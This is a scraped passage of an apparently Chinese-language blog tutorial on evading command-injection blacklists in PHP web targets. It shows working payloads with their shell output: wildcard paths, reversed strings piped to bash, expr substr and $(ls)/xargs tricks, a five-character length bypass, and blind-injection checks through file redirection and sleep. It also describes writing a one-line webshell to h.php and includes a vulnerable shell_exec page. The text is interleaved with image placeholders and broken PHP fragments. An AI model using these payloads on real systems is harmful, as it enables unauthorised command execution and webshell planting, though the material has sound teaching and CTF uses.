


5



- `/bin/c?t ?????t??`

```
o` KuH`HY{Y P|ktssst ttttu,uuuvv 3HHxz{lt flag is here!  
you cmd:/bin/??t ???????
```



字符串反序绕过黑名单其实和base64编码绕过类似，通过字符串反序将原有的命令打乱然后绕过一些简单的黑名单过滤函数，linux中有一个rev命令，可以将字符串进行反序，我们只要提前将命令进行反序然后二次反序通过管道符配合shell执行，命令如下


- 提前将要执行的命令反序: `echo "cat flag.txt"|rev`

```
[root@localhost tmp]# echo "cat flag.txt"|rev
txt.galf tac
```

- `echoIFS1txt.galfIFS1tac|rev|bash`

```
[root@localhost tmp]# echo$IFS$1txt.galf$IFS$1tac|rev|bash
flag is here!
```

flag is here!
you cmd:echo\$IFS\$1txt.galf\$IFS\$1tac|rev|bash



- 字符串截取绕过

字符串截取绕过原理就是通过截取系统中其他文件的名称或内容，最后拼接绕过黑名单，使用shell的substr命令，通过expr命令执行，**通过substr去绕过黑名单条件很苛刻，而且执行的命令较多，一般用于写一句话木马，并且目标过滤了尖括号的情况下使用substr**，用例如下

比如黑名单过滤了flag，falg放在了当前的flag.php文件中，通过substr截取flag文件名称绕过黑名单

- `cat $(expr substr "$(ls)" 1 8)`

```
[root@localhost test]# ls
flag.php
[root@localhost test]# cat $(expr substr "$(ls)" 1 8)
123
[root@localhost test]# expr substr "$(ls)" 1 8
flag.php
```

- 内联绕过（命令替换 `$()`、```、`xargs`）

内联绕过就是通过白名单命令来获取黑名单中截止的字符串，比如黑名单中过滤了"flag"关键字，如果flag在网页根目录下，这时就可以先用 `ls` 命令将当前目录中所有文件列出来，然后配合cat进行输出，命令如下



Toert_T

关注

👍 25



🌟 122



💬 5



- `cat $(ls)` ,反引号``和\$()效果一样

you cmd:\$cmd"; print_r(\$a); }else{ exit("fuck you cat!"); } ?> **flag is here! less**


this web!

search info:

```
connect_error){ die("connect failed!". $db->connect_error); } else{ echo "  
"; echo "  
"; } $id=$_GET['id']; if(!isset($id)||empty($id)){ header("location:test.php?id=1"); } $db->set_charset('utf-8')  
"; echo "name: ".$data[1]."  
"; echo "passwd: ".$data[2]; ?>
```

未选择文件。

you cmd:cat `ls`



shell解析此命令时因为有变量替换符号，所以先执行ls命令再执行cat命令，最后ls命令就变成了cat命令的参数

将命令的输出作为另外一个命令的参数，在linux中有专门进行标准输出格式转换的命令 `xargs`，比如上述的命令可以转换为 `ls|xargs cat`，通过管道符获取ls命令的标准输出再通过 `xargs` 命令对标准输出格式化为cat命令的参数，如下

- `ls|xargs cat`

you cmd:\$cmd"; print_r(\$a); }else{ exit("fuck you cat!"); } ?> **flag is here! less**


this web!

search info:

```
connect_error){ die("connect failed!". $db->connect_error); } else{ echo "
"; echo "
"; } $id=$_GET['id']; if(!isset($id)||empty($id)){ header("location:test.php?id=1"); } $db->set_cl
"; echo "name: ".$data[1]."
"; echo "passwd: ".$data[2]; ?>
```

未选择文件。

you cmd:ls|xargs cat



Toert_T



- 长度绕过

有时候目标会限制用户传入的参数长度，比如限制用户传入参数最大长度为5，这时就要通过一些重定向以及创建文件的方式进行绕过，因为不同的过滤规则使用方法不同，后面会根据题目进行简介，这里只是做一个引子

- 用户最大输入字符长度为5

```
[root@localhost test]# >.txt
[root@localhost test]# >g\\
[root@localhost test]# >a\\
[root@localhost test]# >l\\
[root@localhost test]# >f\\
[root@localhost test]# >\$IFS\$1\\
[root@localhost test]# >e\\
[root@localhost test]# >r\\
[root@localhost test]# >o\\
[root@localhost test]# >m\\
[root@localhost test]# ls -at
. m\ o\ r\ e\ $IFS$1\ f\ l\ a\ g\ .txt flag.txt ..
[root@localhost test]# ls -at|bash
bash: line 1: .: filename argument required
.: usage: . filename [arguments]
flag.txt
..
::::::::::::
flag.txt
::::::::::::
this is flag
```

• 其他查看文件命令绕过

shell中内置了很多查看文件内容的命令，如果目标过了了cat命令可以通过其他查看文件命令的方式来绕过

命令	作用
cat	查看文件内容
more、less	
head	查看文件指定开头行的内容
tail、tailf	查看文件指定开头行的内容
tac	倒着查看文件内容，从最后文件最后一行开始查看
file -f	file文件用于查看文件类型，-f参数如果文件内容中有其他文件的名称一起查看，如果没有就报这一行内容未找到，即通过报错的方式查看内容

命令	作用
rev	反序查看文件内容
nl	查看文件内容并附加行号
awk NR	awk流文件编辑器，以流的方式读取文件内容，NR是查看读取到的内容流
sort	查看文件内容并去除文件重复的行
uniq	查看文件内容去除内容中连续的重复行
vim、vi	文本内容编辑
od	2机制显示文本内容
hexdump	16机制显示文本内容
xxd	16机制显示文本内容并默认打印明文

0x3 命令无回显


命令无回显就是在注入恶意命令后web页面并没有该命令的回显，需要通过其他方式去验证命令是否成功执行，常见的方式有http隧道、dns隧道、重定向读取、延时查看、nc回显，在线上环境中，http、dsn、nc都需要外网的环境，这里只演示重定向读取和延时查看







环境:

```
php <?php shell_exec($_GET['cmd']); ?>
```


• 重定向查看

如果目标站点可以创建文件，我们可以通


 **Toert_T** [关注](#)

 25   122   5 

- ?cmd=ls>1.txt



然后访问这个1.txt即可得到命令的回显




• 延时查看

和sql延时注入一样，通过判断条件设置页面的回显时间来检查命令是否执行，linux中提供了sleep命令，通过sleep命令配合 `||` 命令拼接符去检查命令是否执行，也可以将sleep换成ping命令，将ping包数量设置大一点点，通过F12查看



- `echo "一句话木马" > h.php||sleep 3` 【成功示例】



Toert_T 关注

 25





122



5



◦ echdo "一句话木马" > h.php||sleep 3 【失败示例】



|| 命令拼接符前面有介绍，如果命令1执行成功则不执行命令2，反之执行命令2，也就是说如果写入一句话到文件失败，那么执行sleep函数页面延时回显，这样就可以判断命令是否成功执行

文章知识点与官方知识档案匹配，可进一

网络技能树 首页 概览 39195 人正在系统学习



Toert_T

关注

25



122



5



详解php命令注入攻击

01-20

这次实验内容为了解php命令注入攻击的过程，掌握思路。命令注入攻击 命令注入攻击（Command Injection），是指黑客通过利用HTML代码输入机制缺陷(例如缺乏有效验证限制的表格域)来...

了解命令执行漏洞

贝隆的博客 124